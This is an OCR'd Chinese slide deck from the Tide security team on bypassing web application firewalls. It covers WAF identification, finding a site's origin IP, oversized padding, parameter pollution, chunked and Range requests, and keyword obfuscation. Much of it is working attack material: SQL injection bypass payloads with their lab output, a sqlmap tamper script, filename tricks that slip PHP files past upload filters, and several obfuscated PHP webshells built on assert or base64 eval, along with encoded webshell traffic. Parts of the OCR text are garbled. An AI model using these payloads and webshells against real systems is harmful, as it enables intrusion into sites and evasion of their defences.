
Bypass WAF 技巧分享

Tide安全团队

CSeroad






目录

- WAF 简介
- WAF 分类
- WAF 识别
- WAF 绕过方式
- Bypass 利用






• WAF 简介

WAF(Web应用防火墙),全称为Web Application Firewall。WAF对来自Web应用程序客户端的各类请求进行内容检测和验证,确保其安全性与合法性,对非法的请求予以实时阻断,对合理的请求进行放行,从而对各类网站进行有效防护。

原理:接收数据--->数据处理--->规则匹配--->做出防御--->记录日志






・ WAF 分类

- 云 WAF
- 硬件 WAF
- 软件 WAF
- 代码层 WAF






· WAF 分类







· WAF 识别

工具:

sqlmap tamper

使用--identify-waf参数

♦ Wafw00f

Kali 自带


♦ WhatWaf

https://github.com/Ekultek/WhatWaf

♦ identywaf

https://github.com/stamparm/identywaf






· WAF 绕过方式

Bypass WAF 就是在寻找WAF在处理数据包时还没有兼顾到的某些特性,但在程序中可正常执行。

https://www.hacking8.com/MiscSecNotes/bypass-waf.html

- ◆ 架构层 Bypass
- ◆ 资源限制 Bypass
- ◆ 协议层 Bypass
- ◆ 规则层 Bypass





架构层Bypass


场景:如果测试某域名解析到云WAF,该怎么办?

寻找真实IP。请求流量不经过DNS域名解析指向WAF集群,而是直接请求给源站,从而达

到Bypass的效果。

常用于Bypass 云WAF。






· 架构层Bypass

寻找真实IP/绕过CDN方法:

- 1. 多地ping https://ping.aizhan.com/
- 2. 历史DNS记录 https://dnsdb.io/zh-cn/
- 3. SSL证书查询 https://censys.io/
- 4. 查找子域名 (暴力枚举、DNS查找、 Sublister)
- 5. 网站内容查找真实IP (js、配置文件、网站漏洞)






场景:如果上传1G的文件,WAF真的会检测这1G的数据吗?

WAF设置了默认的检测大小,处理太多的数据时会消耗服务器的CPU、内存资源,因此只会检测特定数据包的前几K或者几M,所以可以将payload放置在数据后面,从而绕过检测。

如: 文件上传






垃圾数据填充与文件上传

name="upload_file";filename="xx.....(4995).php"


```
上传一个<code>webshell</code>到服务器。
                                                                                          <1i>>
                                                                                               <h3>上传区</h3>
                                                                                               <form enctype="multipart/form-data" method="post"</pre>
                                                                                  onsubmit="return checkFile()">
                                                                                                   请选择要上传的图片:
                                                                                                   <input class="input file" type="file"</pre>
                                                                                  name="upload file"/>
                                                                                                   <input class="button" type="submit" name="submit"</pre>
                                                                                  value="上传"/>
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!;filename="xxxxxxxx.php"
                                                                                               </form>
                                                                                               <div id="msq">
Content-Type: text/html
                                                                                                                </div>
                                                                                               <div id="ima">
                                                                                                   <img src="../upload/202005190916436189.php"</pre>
IHDR J B ♥ Û LiCCPICC ProfileH Û ÛW XS Û Û [RIh Û P Û Û Û D H
                                                                                  width="250px" />
                                                                                           </1i>
|ÔÔÔZY+ÔÔ(ÔÔXPYY WÔÔÔ& tÔÔÔÔ(ÔÔ9∏Ô3ÔÔÔeÔ||T Ô iÔ<!2Ô5.-ÔEZ Ô
                                                                                               </01>
0 | 0BD00P 000015000*0000 E
< 0 Y B 0 0 0 0 8 0 0 " 0 0 0 T 8 b # 9 b 0
                                                                    5424 matches
                                                                                                    Type a search term
```

垃圾数据填充与sql注入

tid=xxxx.....(3962)...&id=1%27%20union%20select%201,user(),3,4,5--%20-








id=1%27/*!%55nion/*55%2e55!*/(%53elect%201,2,3,4,5)*/--%20-

```
451
7810
         null
                                 200
                                                     451
                                 200
                                                          2690
                                 200
                                                          2690
         null
                                 200
                                                          2690
                                 200
                                                          2690
                                                          2690
                                 200
                                 200
                                                          2690
                                                          2690
                                 200
                                 200
                                                          2690
                                 200
                                                          2690
                                 200
                                                          2690
                                 200
                                                          2690
11
                                 200
                                                     2690
         null
Request Response
Raw Headers Hex HTML Render
Content-Length: 273
Connection: close
Content-Type: text/html
:html>
:head>
"meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
:title>sql and fuzz</title>
:body>
ID:1<br/>Name:mary<br/>ID:1<br/>Name:2<br/>The sql:select * from student where
d='1'/*!Union/*55.55!*/(Select 1,2,3,4,5)*/-- -'</body>
:/html>
```

为避免高负载的时候影响用户体验,会在高负载的时候关闭自己的防护功能,所以请求并发数过多时,就会有遗漏。






· 协议层 Bypass

原理:

比较WAF解析HTTP协议与标准HTTP协议的差异,修改HTTP报文,从而在HTTP协议上导致绕过。

如:分块传输、参数污染





· 协议层 Bypass

POST /sql.php HTTP/1.1

Host: 172.16.111.113:8980

User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/75.0

Accept: text/html, q=0.8

Accept-Language:q=0.3,en;


Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 4

id=1






· 协议层 Bypass

- IP 伪造 (白名单) :
- X-Originating-IP 定义服务器主机
- X-Forwarded-For 缓存服务器
- X-Remote-Addr 客户端 IP
- X-Forwarded-Host 转发服务器域名





· 协议层 Bypass-HPP参数污染

sql注入: id=1&id=2&id=3

asp.net+iis: id=1,2,3

asp+iis: id=1,2,3

php+apache: id=3

php+iis: id=3

jsp+tomcat: ♦ id=1

举个例子:

id=union+select+password/*&id=*/from+admin






・ 协议层Bypass –HPP参数污染

```
文件上传:
                       -2881493102926793045982529253
Content-Disposition: form-data; name="test";
                       -2881493102926793045982529253
                       -2881493102926793045982529253
Content-Disposition: form-data; name="upload file"; filename="2.php"
Content-Type: image/png
<?php
phpinfo();
?>
                       -2881493102926793045982529253
```





· 协议层 Bypass-协议缺陷

原理:

在HTTP 1.1中设置Connection: keep-alive,表示发送的HTTP请求所建立的TCP连接不断开,可以并发多个请求。Apche、Nginx、Tomcat容器均支持该请求方式。



```
GET /sql.php/admin.php?id=1 HTTP/1.1
Host: 192.168.1.107:82
Connection: keep-alive
Content-Length: 0

GET /sql.php/admin.php?id=2 HTTP/1.1
Host: 192.168.1.107:82
Connection: keep-alive
Content-Length: 0
```

ID:1 Name:mary

The sql:select * from student where id='1'

HTTP/1.1 200 OK Date: Fri, 05 Jun 2020 05:39:46 GMT Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45 Content-Length: 187 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

The sql:select * from student where id='2'



· 协议层 Bypass-Range

HTTP的请求头Range, 指请求部分内容, 服务器正常响应的话,

返回206 Partial Content

Range: start-end

*Content-Range: bytes start-end/all

```
POST /sql.php HTTP/1.1
Host: 192.168.1.107:82
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
Gecko/20100101 Firefox/76.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Range: bytes=120-180

id=1%27%20union%20select%20user/**/(),2,3,4,5%20--%20-
```

```
HTTP/1.1 206 Partial Content
Date: Sat, 06 Jun 2020 06:57:22 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Range: bytes 120-180/281
Content-Length: 61
Content-Type: text/html

y>
ID:1<br/>Name:mary<br/>ID:root@localhost<br/>Name:2<br/>
```



· 协议层 Bypass-分块传输

POST /sql.php HTTP/1.1

Host: 172.16.111.113:82

User-Agent: xxx

Accept-Language: xxx

Accept-Encoding: gzip, deflate

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 51

Transfer-Encoding: chunked

2;0kkzAYn7okaUdw


ic

2;tH6fM

=1

0






· 协议层 Bypass-分块传输

https://github.com/c0ny1/chunked-coding-converter






・ 规则层 Bypass

原理:

主要是利用数据库特性、web服务器特性等,对关键字进行绕过正则匹配。

比如:sql注入、命令执行、XSS跨站





・ 规则层 Bypass

◆ 编码格式

Url 编码、Unicode 编码、十六进制编码


◆ 空格符

%20、/**/、/*%!!/*/、--+111%0a、+

- ◆ 关键字的替换
- 1. 逗号 ---> join
- 2. hex ---> ascii
- 3. sleep ---> benchmark

•••••






• Bypass 利用

- ◆ sql 注入
- ◆ 文件上传
- ◆ webshell





· Bypass 利用-sql注入


以mysql为例

```
mysql> select * from student where id='1' and ~1=~1;
+---+----+----+----+
| id | name | age | school | family |
+---+----+----+
| 1 | mary | 10 | qinghua | qinghua |
+---+----+----+
| row in set (0.00 sec)


mysql> select * from student where id='1' and ~1=~2;
Empty set (0.00 sec)
```




/ ~ ! ^ &&



· Bypass 利用-sql注入







Bypass 利用-sql注入


id=1%27+union%20--+1%0aselect%201,2,3,4,5--%20-

id=1%27+union%20%23%0a+all+select+1,2,3,4,5--%20-

id=1%27%20union/*!55551W!!*//*!select%20user/*!/*a*/(),2,3,4,5*/--%20-


id=1%27/*!union/*%!^/*/select*/user/**/(),%27cseroad%27,3,4,5--%20-





• Bypass 利用-sql注入

/*!50553*/ 内联注释符 /*!50554*/ 注释符



• Bypass 利用-sql注入

编写sqlmap的tamper


```
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12

[[7:30:18] [INFO] fetching database names

1'/*!55555^xxxxxx*/UNIOM/*!55555^xxxxxxx*/ALL/*!55555^xxxxxxx*//*!50000select*//*!55555^xxxxxxx*/NULL,CONCAT(0x71627
17071,IFNULL(CAST(schema_name/*!55555^xxxxxxx*/AS/*!55555^xxxxxxx*/NCHAR),0x20),0x71786b6271),NULL,NULL,NULL/*!5555
5^xxxxxxx*/FROM/*!55555^xxxxxxx*/INFORMATION_SCHEMA.SCHEMATA#*/
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

```
def tamper(payload, **kwargs):
    if payload:
        bypass_str = "/*!55555^xxxxxx**/"
        payload=payload.replace("SELECT","/*!50000select*/")
        payload=payload.replace(" ", bypass_str)
        payload=payload.replace("#","#*/")
        print payload
    return payload
```





· Bypass 利用-文件上传

协议解析不一致:

```
1.filename=="x.php"
```

2. filename="x.ph

р"

3.filename="1.php


4.filename=2.php

5.filename="x;.php"

6.filename="x".php"

7.filename="11.php" 空格在HEX编码为20改为00





◆ 源码免杀

加密、混淆


◆ webshell 连接器

使用AntSword、冰蝎对流量进行加密

◆ webshell 中转

菜刀客户端--->中转webshell--->webshell





◆ 源码免杀

ROT13编码把每个字母在字母表中向前移动13位。

```
<?php
$c=str_rot13('nffreg');
$c($_REQUEST['x']);
?>
```

```
<?php
function xiaoma($a){
    $c=str_rot13('nffreg');
    $c($a);
}
xiaoma($_REQUEST['x']);
?>
```


```
<?php
class One{
    function xiaoma($x){
    $c=str_rot13('n!ff!re!nffreg');
    $str=explode('!',$c)[3];
    $str($x);
    }
}
$test=new One();
$test->xiaoma($_REQUEST['x']);
?>
```

◆ 源码免杀

base64编码

```
<?php
header("Content-type: text/html; charset=utf-8");
class one{
    public function dama(){
        $l='base';
        $o='64_de';
        $v='co';
        $e='de';
        $love=$1.$0.$v.$e;
        $c="love";
        $shellname='网站安全检测';
        $password='xxx';
        $myurl='http://www.xxx.com';
        $a=$$c('code');//php源码
        @eval($a);
$person = new one;
$person->dama();
```






◆ Webshell 连接器



漏洞盒子

https://github.com/AntSwordProject/AwesomeEncoder




◆ Webshell 连接器

```
<?php
$a=preg_filter('/\s+/','','base 64 _ deco de');
$c=$a($_POST['x']);
@eval($c);
?>
```


22	http://192.168.1.107:82	POST	/x.php		√	200	1492	script	phr	100
21	http://192.168.1.107:82	POST	/x.php		✓	200	253	text	phr	\$36
20	http://192.168.1.107:82	POST	/x.php		✓	200	335	script	phr	\$Re
19	http://192.168.1.107:82	POST	/x.php		✓	200	742	HTML	phr	
18	http://192.168.1.107:82	POST	/x.php		✓	200	340	script	phr	360
17	http://192.168.1.107:82	POST	/x.php		✓	200	2709	HTML	phr	3609
16	http://192.168.1.107:82	POST	/x.php		✓	200	2709	HTML	phr	3000
15	http://192.168.1.107:82	POST	/x.php		✓	200	2709	HTML	phr	360
14	http://192.168.1.107:82	POST	/x.php		✓	200	317	text	phr	
13	http://192.168.1.107:82	POST	/x.php		✓	200	317	text	phr	6bfb
12	http://192.168.1.107:82	POST	/x.php		✓	200	317	text	phr	Perfl
11	http://192.168.1.107:82	POST	/x.php		✓	200	407	text	phr	
10	http://192.168.1.107:82	POST	/x.php		✓	200	260	text	php	Prog
1	1.11 //400 400 4 407.00	DOOT	, ,		,		004		7 ×	Prog
Request Response P										
Raw	Params Headers Hex									Reco
0x578a151a051d5=QGluaV9zZXQolmRpc3BsYXlfZXJyb3JzliwgljAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJulC										

RvdXQ7fTimdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRibnAZdolKr2JfWfsX2NsZWFuKCK7ZWNobyAiODRhMjEOZmoSjjilY2hvl EBhc2VuYygkb3V0cHV0KTilY2hvlCJjMTgxYzg5OCl7fW9iX3N0YXJ0KCk7dHJ5eyREPWJhc2U2NF9kZWNvZGUoJF9QT1NUWyJ1MTc2MDM4NTc5NjMx ZSJdKTskRj1Ab3BlbmRpcigkRCk7aWYoJEY9PU5VTEwpe2VjaG8olkVSUk9SOl8vlFBhdGggTm90lEZvdW5klE9ylE5vlFBlcm1pc3Npb24hlik7fWvsc2V7JE 09TIVMTDskTD1OVUxMO3doaWxlKCROPUByZWFkZGlyKCRGKSl7JFA9JEQUJE47JFQ9QGRhdGUollktb51klEg6aTpzlixAZmlsZW10aW1lKCRQKSk7Q CRFPXN1YnN0thiYXNlX2NvbnZlcnQoQZpbGVwZXJlcygkUcksMTAsOCksLTQpOyRSPSIJli4kVC4lCSluQGZpbGVzaXplKCRQKS4lCSluJEUulgolo2lm KEBpc19kaXloJFApKSRNLj0kTi4lLyluJFi7ZWzZSAkTC49JE4uJF17fWvJaG8gJE0uJEw7QGNsb3NlZGlykCRGKT19O31jYXRjaChFeGNlcHRpb24gJGUpe ZVjaG8glkVSUk9SOl8vli4kZS0%2BZ2V0TWVzc2FnZSgpO307YXNvdXRwdXOoKTtkaWUoKTs%3D&u176038579631e=Qzov&x=ZXZhbChiYXNlNjRfZGVjb2RlKCRUE9TVFtfMHg1NzhhMTUxYTA1MWQ1XSkpO2RpZSgpOw%3D%3D




d safe 2.1.5.4






◆ Webshell 中转







总结

比较WAF解析HTTP和标准HTTP的差异性,灵活使用多种技巧, 达到Bypass的效果。

http://paper.tidesec.com/Tide-BypassWaf-paper/











THANKS

CSeroad@Tide安全团队

